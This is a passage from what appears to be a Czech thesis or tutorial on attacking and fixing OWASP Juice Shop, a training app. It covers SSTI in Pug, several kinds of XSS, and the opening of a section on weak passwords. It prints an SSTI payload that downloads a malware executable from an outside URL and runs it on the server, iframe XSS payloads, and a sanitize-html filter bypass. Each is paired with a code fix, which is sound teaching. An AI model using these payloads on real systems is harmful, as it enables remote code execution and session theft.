Už víme, jak pomocí příkazového řádku soubor stáhnout a spustit jej. Nyní je potřeba zjistit, jak tento příkaz vložit do nějakého vstupního pole v Juice Shopu tak, aby se korektně spustil.

Pro tento útok je vhodné využít stránku v aplikaci, která využívá šablonovací systém a stránku vykresluje pomocí šablon, která bude ideálně obsahovat formulář. Takovouto stránku nalezneme na adrese http://localhost:3000/profile.

Následně je potřeba zjistit, jaký šablonovací systém stránka používá. Jelikož víme, že serverová část aplikace je psána ve frameworku express. V oficiální dokumentaci frameworku express můžeme na prvním místě nalézt Framework PUG, jehož syntaxe pro výraz je #{výraz}.

Z následující ukázky (Obr. 25) můžeme vidět, že takovouto syntaxi Framework zpracuje korektně a nikoli jako prostý text. Můžeme tedy předpokládat, že s vysokou pravděpodobností se jedná o tento šablonovací systém.



Obr. 25. Ukázka chyby validace vstupu

Nyní musíme zjistit, jak pomocí vhodného příkazu dokážeme stáhnout a spustit požadovaný malware.

Víme, že OWASP Juice Shop je spuštěn na Node.js, což je prostředí umožňující spouštět JavaScriptový kód mimo webový prohlížeč. Budeme hledat korektní příkaz v Node.js, který nám spustí výše zmíněný kód. Na internetu můžeme nalézt známou SSTI zranitelnost, která postihuje pug.js (bývalým názvem Jade). Prostřednictvím této zranitelnosti je možné z globálního objektu získat child process a nad ním následně spustit libovolný příkaz. [45]

Takovýto příkaz, doplněný již o spouštěcí kód bude vypadat následovně:

```
global.process.mainModule.require('child_process').exec('curl -
o malware.exe https://raw.githubusercontent.com/J12934/juicy-
malware/master/juicy_malware_windows_64.exe && malware.exe')
```

Nyní tento příkaz vložíme do výrazu, který zpracovává šablonovací systém, vložíme jej tedy například do pole Username následovně:

```
#{global.process.mainModule.require('child_process').exec('curl -
o malware.exe https://raw.githubusercontent.com/J12934/juicy-
malware/master/juicy_malware_windows_64.exe && malware.exe')}
```

Čímž přimějeme stažení našeho malwaru na server.

Pro ošetření této zranitelnosti bude potřeba zasahovat do více souborů a pořádně zanalyzovat zdrojový kód. Nejdříve otevřeme soubor userProfile.js, kde si můžeme všimnout jakým

způsobem je získávána hodnota proměnné username obsahující uživatelské jméno. Níže můžeme vidět část kódů s výše zmíněnou logikou a následné využité této proměnné, kdy se v šabloně pro stránku s profilem uživatele nahradí výskyty řetězce _username_ za hodnotu proměnné username.

```
          if (username.match(/#\{(.*)\}/) !== null && !utils.disableOnContai
nerEnv()) {
            req.app.locals.abused_ssti_bug = true
            const code = username.substring(2, username.length - 1)
            try {
              username = eval(code) // eslint-disable-line no-eval
            } catch (err) {
              username = '\\' + username
            }
          } else {
            username = '\\' + username
          }
```

```
          template = template.replace(/_username_/g, username)
```

Posléze se přesuneme do souboru se šablonou stránky uživatelského profilu userProfile.pug, kde nalezneme výše zmíněný _username_ řetězec.

```
   p(style='margin-top:8%; color: _textColor_; text-
align: center;') _username_
```

Pro ošetření řešené zranitelnosti můžeme v souboru userProfile.js odstranit či zakomentovat celou výše zmíněnou logiku.

```
        /* if (username.match(/#\{(.*)\}/) !== null && !utils.disableOnCont
ainerEnv()) {
            req.app.locals.abused_ssti_bug = true
            const code = username.substring(2, username.length - 1)
            try {
              username = eval(code) // eslint-disable-line no-eval
            } catch (err) {
              username = '\\' + username
            }
          } else {
            username = '\\' + username
          }*/
```

```
   //     template = template.replace(/_username_/g, username)
```

Následně v šabloně stránky userProfile.pug odstraníme řetězec _username_ a vložíme zde přímo proměnnou username, přičemž musíme použit syntaxi podporovanou použitým šablonovým systémem pug.js. Tato syntaxe má konkrétně formát #{výraz}.

Níže je upravená část kódu.

```
   p(style='margin-top:8%; color: _textColor_; text-
align: center;') #{username}
```

Po této opravě již není možné vstupní pole username využít pro SSTi útok.

8.2 Cross-site scripting

Také znám pod zkratkou XSS je typ útoku injection, který za pomoci vložení škodlivého kódu, např. do formuláře ve webové aplikaci, může poškodit vzhled aplikace, v horších případech pak může dojít k narušení bezpečnosti a k získání citlivých údajů o uživatelích.


Nachází se mnoho různých typů zranitelností XSS. Mezi nejznámější tři typy se řadí Stored XSS, Reflected XSS a DOM Base XSS. Je třeba si uvědomit, že se nejedná o striktně oddělené typy útoku, ale mohou se navzájem prolínat. Níže je několik ukázkových útoků XSS nalezených v aplikaci Juice Shop. Vždy je nalezená zranitelnost v aplikaci a posléze popis, jak tuto zranitelnost ošetřit.

8.2.1 DOM Base XSS

Pro demonstraci tohoto útoku můžeme v aplikaci nalézt vstupní pole, které není ošetřeno. Vložení škodlivého kódu do takového pole se provede a může spustit nežádoucí akci na stránce.


Takové pole se nachází hned na úvodní straně http://localhost:3000/#/, kde se nám nabízí vstupní pole pro vyhledávání produktů. Vložíme do něj požadovaný kód, pro demonstraci např. <iframe src="javascript:alert(`xss`)"> a odešleme jej.

Aplikace tento kód vloží do stránky s výsledky vyhledávání, kde dojde k jeho spuštění, což způsobí vyvolání vyskakovacího okna vyvolaného skriptem v kódu, můžeme vidět na následujícím obrázku Obr. 26.



Obr. 26. Stránka s vyhledáváním po vložení škodlivého kódu

Posléze můžeme do vstupního pole vložit i složitější kód, který kupříkladu může vest k vložení do stránky přehrávač a automaticky jej spustí, jako můžeme vidět níže na obrázku (viz. Obr. 27).



Obr. 27. Vložený přehrávač na stránky


Pro ošetření této zranitelnosti vstupního pole pro vyhledávání je potřeba na serveru nalézt soubor, kde je funkce, která vyhledávání provádí. Taková funkce se nachází v souboru search-result.component.ts. Níže je kód funkce, která toto vyhledávání provádí.

```
filterTable () {
    let queryParam: string = this.route.snapshot.queryParams.q
    if (queryParam) {
      queryParam = queryParam.trim()
      this.ngZone.runOutsideAngular(() => {
        this.io.socket().emit('verifyLocalXssChallenge', queryParam)
      })
      this.dataSource.filter = queryParam.toLowerCase()
      this.searchValue = this.sanitizer.bypassSecurityTrustHtml(queryParam)
      this.gridDataSource.subscribe((result: any) => {
        if (result.length === 0) {
          this.emptyState = true
        } else {
          this.emptyState = false
        }
      })
    } else {
      this.dataSource.filter = ''
      this.searchValue = undefined
      this.emptyState = false
    }
  }
```

Pro ošetření zranitelnosti nás v této funkci zajímá pouze řádek, kde je definována proměnná searchValue obsahující vyhledávanou hodnotu.

```
    this.searchValue = this.sanitizer.bypassSecurityTrustHtml(queryParam)
```

Můžeme vidět, že při nastavení proměnné se používá funkce bypassSecurityTrustHtml. Při zobrazení popisu této funkce najetím kurzoru (Obr. 28) si můžeme přečíst, že právě tato funkce umožňuje vložit do proměnné jakékoliv HTML, včetně skriptů, což právě umožňuje provedení XSS útoku, neboť jakékoliv HTML bude vloženo do šablony stránky bez ošetření jejího obsahu.



Obr. 28. Popis funkce

Pro ošetření tedy stačí odstranit volání této funkce a přiřadit hodnotu proměnné queryParam následovně.


```
this.searchValue = queryParam
```

Tato úprava způsobí, že použitý framework provede automatické ošetření vkládané proměnné, tedy jej automaticky ošetří proti XSS a upraví vkládaný text tak, aby neobsahoval jakékoliv skripty v HTML.

8.2.2 Reflected XSS

Další z možností je útok na nedostatečné ošetřené data z HTTP odpovědi. Škodlivý kód je v případě reflected XSS pouze vložen do HTTP odpovědi, není však uložen v samotné aplikaci. V případě vložení škodlivého kódu do odpovědi v takovémto případě může dojít k jeho spuštění.


V aplikaci je potřeba nalézt takovou stránku, která zobrazuje některý z URL parametrů ve svém těle tak, abychom mohli tento parametr vyměnit za náš kód a aplikace jej následně spustila. Takovouto adresu nalezneme po přihlášení pod uživatelem, který už dříve nějakou objednávku uskutečnil a v historii objednávek rozklikneme detail jedné z nich, čímž budeme přesměrováni na adresu: http://localhost:3000/#/track-result?id=5267-f2fbb133ab957fe7, přičemž si můžeme všimnout, že toto id je ve stránce zobrazeno (Obr. 29).



Obr. 29. ID produktu na stránce

Nyní pozměníme URL tak, že změníme hodnotu id, aby obsahovala škodlivý kód, např. <iframe src="javascript:alert(`xss`)">. Upravené URL bude vypadat následovně:

```
http://localhost:3000/#/track-result?id=<iframe src="javascript:alert(`xss`)">
```



Obr. 30. Stránka po vložení škodlivého kódu

Po obnovení stránky dojde k vložení škodlivého kódu z id parametru, čímž se zde objeví vyskakovací okno, můžeme vidět na obrázku výše (Obr. 30).

Abychom ošetřili výše zmíněnou zranitelnost, bude potřeba nalézt soubor, který tato vstupní data zpracovává. Takovým souborem je v tomto případě track-result.component.ts.

Můžeme vidět, že je zde použita stejná funkce, jako u předchozího ošetření vstupního pole, tedy funkce, která umožňuje vkládat jakýkoliv text, tedy i HTML včetně skriptů. Níže je vidět část kódu, kterou budeme upravovat.

```
 this.results.orderNo = this.sanitizer.bypassSecurityTrustHtml(`<code>${resu
lts.data[0].orderId}</code>`)
```

Odstraněním funkce stejně jako v předchozím případě způsobíme, že hodnota přiřazovaná do proměnné bude automaticky ošetřena a budou z ní tudíž odstraněny skripty. Opravený kód vypadá následovně.

```
this.results.orderNo = `<code>${results.data[0].orderId}</code>`
```

V tomto případě uvidíme po vložení škodlivého kódu do parametru ID následující stránku, kde si můžeme všimnout, že nám zde zůstává ukončovací HTML tag </code>, můžeme vidět na obrázku Obr. 31. Pokud bychom nechtěli, aby se takto výsledek zobrazoval, ze souboru track-result.component.ts budeme muset zcela odebrat část <code></code> a vložit jej přímo do HTML šablony komponenty.

Obr. 31. Zobrazený ID parametr po vložení škodlivého kódu

Následující úprava v souboru track-result.component.ts bude vypadat následovně.

```
this.results.orderNo = results.data[0].orderId
```

Posléze se přesuneme do souboru track-result.component.html, kde nalezneme místo, kde je pole definováno v HTML. To můžeme vidět v části kódu níže.

```
<h1><span translate>TITLE_SEARCH_RESULTS</span> - <span [innerHtml]="results
.orderNo"></span></h1>
```

Tento kód následně upravíme do následujícího tvaru, aby obsahoval HTML tag <code>.

```
<h1><span translate>TITLE_SEARCH_RESULTS</span> - <span><code [innerHtml]="r
esults.orderNo"></code></span></h1>
```

Po těchto úpravách se již nebude ve stránce zobrazovat ukončovací tag </code> v ID objednávky při vložení škodlivého kódu.

8.2.3 Stored XSS

Stored XSS vzniká, když webová aplikace přijme data z nedůvěryhodného zdroje a dále pak zahrnuje tyto data v rámci svých pozdějších HTTP odpovědích. Tyto škodlivá data nebo skripty lze umístit například v komentáři u příspěvku, ve fóru zpráv, v protokolu návštěvníka a na dalších místech, které se zobrazují i dalším návštěvníkům. Pro demonstraci tohoto typu úkolu jsou uvedeny dva případy, kdy může dojít k napadení a vložení škodlivého kódu na stránky. V prvním případě se bude jednat o nedostatečně ošetřené vstupní pole pro registraci uživatelů, v druhém případě se bude jednat o zneužití zranitelnosti, kterou obsahuje starší verze knihovny a byla již dříve objevena.

V prvním případě můžeme v aplikaci nalézt chybu, kterou vývojáři často dělají a to, že spoléhají na validaci vstupních dat na úrovni klientské aplikace. Takovou validaci ovšem může útočník jednoduše obejít například úplným vypnutím JavaScriptu v prohlížeči, manipulací s DOMem, či přímou komunikací se serverem. Abychom takovýmto útokům zamezili, tak je vhodné všechno takovéto validace provádět i na serveru. V tomto případě


budeme chtít vložit kus škodlivého kódu např. <iframe src="javascript:alert(`xss`)"> tak, abychom dokázali obejít zabezpečení na klientské straně aplikace.

V námi využité aplikaci se vhodným místem pro tento útok zdá být formulář pro registraci uživatele. Korektně se tedy registrujeme a sledujeme požadavky v síťové záložce DevTools. Nalezneme zde očekáváný požadavek POST pro vytvoření uživatele.

Tento požadavek zkopírujeme a vložíme jej do konzole, taktéž v jednom z DevTools nástrojů. V těle požadavku můžeme vidět, že se přenášejí veškerá data z formuláře. Zkusíme tedy zaměnit email za náš škodlivý kód tak jako na obrázku níže (viz. Obr. 32). Stisknutím klávesy enter tento upravený požadavek odešleme a v síťové záložce můžeme vidět, že požadavek dopadl úspěšně, což znamená, že na serveru nebyl email nijak validován a došlo tedy k vytvoření nového uživatele, jehož email obsahuje náš škodlivý kód.

Obr. 32. Upravený požadavek v konzolové záložce

Posléze potřebujeme najít stránku, kde bude email tohoto uživatele zobrazen, nabízí se místo pro správu všech uživatelů účtů, které můžeme nalézt po přihlášení jako administrátor na administrační stránce. Pokud se nyní administrátor přesune na danou stránku, objeví se vyskakovací okno vyvolané našim škodlivým kódem, jelikož se ve stránce načetl seznam všech uživatelů v systému. Na obrázku níže (viz. Obr. 33) můžeme vidět vytvořeného uživatele se škodlivým kódem.



Obr. 33. Uživatel se škodlivým kódem v emailu

Pro ošetření této zranitelnosti bude potřeba sanitizovat emailovou adresu ukládanou u uživatele tak, aby nebylo možné uložit škodlivý kód jako součást této emailové adresy. Tato funkcionalita se nachází v souboru user.js.

V souboru nalezneme následující část kódu. Zde nám již programátoři aplikace usnadnili ošetření. Můžeme vidět, že ošetření emailu se provádí pouze za podmínky, že je kód spuštěn v kontejnerovém prostředí jako například Heroku, my však toto ošetření chceme provádět nehledě na tuto podmínku.

```
    email: {
      type: STRING,
      unique: true,
      set (email) {
        if (!utils.disableOnContainerEnv()) {
          utils.solveIf(challenges.persistedXssUserChallenge, () => { return
utils.contains(email, '<iframe src="javascript:alert(`xss`)">') })
        } else {
          email = insecurity.sanitizeSecure(email)
        }
        this.setDataValue('email', email)
      }
    },
```

Abychom ošetřili danou zranitelnost, tak musíme řádek kódu provádějící sanitizaci přesunout mimo else blok, upravený kód poté bude vypadat následovně.


```
    email: {
      type: STRING,
      unique: true,
      set (email) {
        if (!utils.disableOnContainerEnv()) {
          utils.solveIf(challenges.persistedXssUserChallenge, () => { return
utils.contains(email, '<iframe src="javascript:alert(`xss`)">') })
        }
        email = insecurity.sanitizeSecure(email)
        this.setDataValue('email', email)
      }
    },
```

Po této úpravě již nebude možné uložit do emailové adresy škodlivý kód, tak aby se ve stránce s uživatelským profilem, či jiné stránce zobrazující email spustil.

Dalším způsobem napadení je provést XSS útok tak, abychom dokázali prolomit validaci vstupních informací na serveru. Na rozdíl od předchozích úloh nám tedy nebude stačit pouze obejít zabezpečení v klientské části aplikace, ale budeme muset provést takový požadavek, který tyto validace na serveru dokáže obejít.

V aplikaci se může nacházet starší verze knihovny, která je určena k sanitizaci na straně serveru. V tomto případě aplikace využívá knihovnu sanitize-html ve verzi 1.2.4, což je právě knihovna použitá na již zmíněné validace.

Na internetu posléze nalezneme, že daná verze sanitize-html lze zneužít pomoc XSS. Nalezneme diskuzi, kde jeden z uživatelů nahlásil zranitelnost a uvedl příklad zneužití. Na obrázku níže (viz. Obr. 34) můžeme vidět článek z diskuze. [46]




Obr. 34. Nalezený příklad zranitelnosti v diskuzi

My budeme chtít stejně jako v předchozích příkladech vložit náš škodlivý kód, který vyvolá vyskakovací okno v aplikaci a to <iframe src="javascript:alert(`xss`)">. Na základě daného příkladu upravíme náš škodlivý kód dle požadovaného tvaru tak, abychom dokázali zneužít zmíněnou zranitelnost. Upravíme jej do výše zmíněného tvaru, tedy:

```
<<iframe src="javascript:alert(`xss`)">iframe src="javascript:alert(`xss`)">
```

Nyní námi upravený kód budeme chtít vložit na vhodné místo v aplikaci. Tím se zdá být vstupní pole pro vložení komentáře od uživatelů. Do komentáře vložíme upravený kód a hodnocení odešleme jako na obrázku Obr. 35.



Obr. 35. Hodnocení se škodlivým kódem

Nyní nalezneme v aplikaci místo, kde se zobrazují hodnocení uživatelů. Takovou stránku můžeme v aplikaci nalézt na adrese http://localhost:3000/#/about, při jejíž návštěvě dojde ke spuštění námi vloženého kódu. Nyní jakýkoli uživatel navštíví danou stránku, spustí se mu náš kód.

Jelikož víme, že tato zranitelnost zneužívá chyby v použité knihovně pro ošetření HTML. Můžeme tedy tuto zranitelnost ošetřit instalací novější verze této knihovny, kde je již tato chyba opravena, anebo bude možné upravit část kódu v souboru feedback.js, kde nalezneme objekt comment, který budeme muset upravit.

Opět je tato zranitelnost zčásti vyřešena, jelikož si můžeme všimnout, že funkce sanitizeSecure je volána pouze ve stejné podmínce jako v předchozích řešeních. Můžeme vidět níže.

```
    comment: {
      type: STRING,
      set (comment) {
        let sanitizedComment
        if (!utils.disableOnContainerEnv()) {
          sanitizedComment = insecurity.sanitizeHtml(comment)
          utils.solveIf(challenges.persistedXssFeedbackChallenge, () => { re
turn utils.contains(sanitizedComment, '<iframe src="javascript:alert(`xss`)"
>') })
        } else {
          sanitizedComment = insecurity.sanitizeSecure(comment)
        }
        this.setDataValue('comment', sanitizedComment)
      }
    },
```

Jako v předchozím případě ošetření bude tedy opět stačit pouze odstranit else blok podmínky a vložit funkci pro ošetření tak, aby se prováděla nezávisle na zmíněné podmínce. Upravený objekt bude vypadat následovně.

```
module.exports = (sequelize, { STRING, INTEGER }) => {
  const Feedback = sequelize.define('Feedback', {
    comment: {
      type: STRING,
      set (comment) {
        let sanitizedComment
        if (!utils.disableOnContainerEnv()) {
          sanitizedComment = insecurity.sanitizeHtml(comment)
          utils.solveIf(challenges.persistedXssFeedbackChallenge, () => { re
turn utils.contains(sanitizedComment, '<iframe src="javascript:alert(`xss`)"
>') })
        }
        sanitizedComment = insecurity.sanitizeSecure(comment)
        this.setDataValue('comment', sanitizedComment)
      }
    },
```

Nyní je vstupní pole vždy ošetřeno a nebude možné provést výše zmíněný XSS útok.

8.3 Broken Authentication

Pod touto zranitelností se skrývá řada bezpečnostních chyb, které mohou umožnit útočníkům vydávat se za legitimního uživatele. Mezi nejčastější slabiny se řadí správa relací a správa ověření. Obě tyto zranitelnosti spadají do nefunkčního ověřování, díky čemuž může útočník ukrást ID relace nebo přihlašovací údaje. K nalezení a zneužití této zranitelnosti útočníci

využívají řadu strategií, od rozsáhlých útoků s cílem získat jakékoli důvěryhodné přihlášení až po sofistikovanější ve snaze získat přístup konkrétní osoby.

8.3.1 Síla hesla


Jednou z nejběžnějších zranitelností v této oblasti je právě složitost hesla. Pokud je použité jednoduché nebo výchozí heslo a není dostatečně časově omezený počet přístupů na API endpoint při přihlašování, může útočník poměrně snadno zautomatizovat útok a pomocí vhodného slovníku s hesly velmi rychle získat přístup např. administrátora.

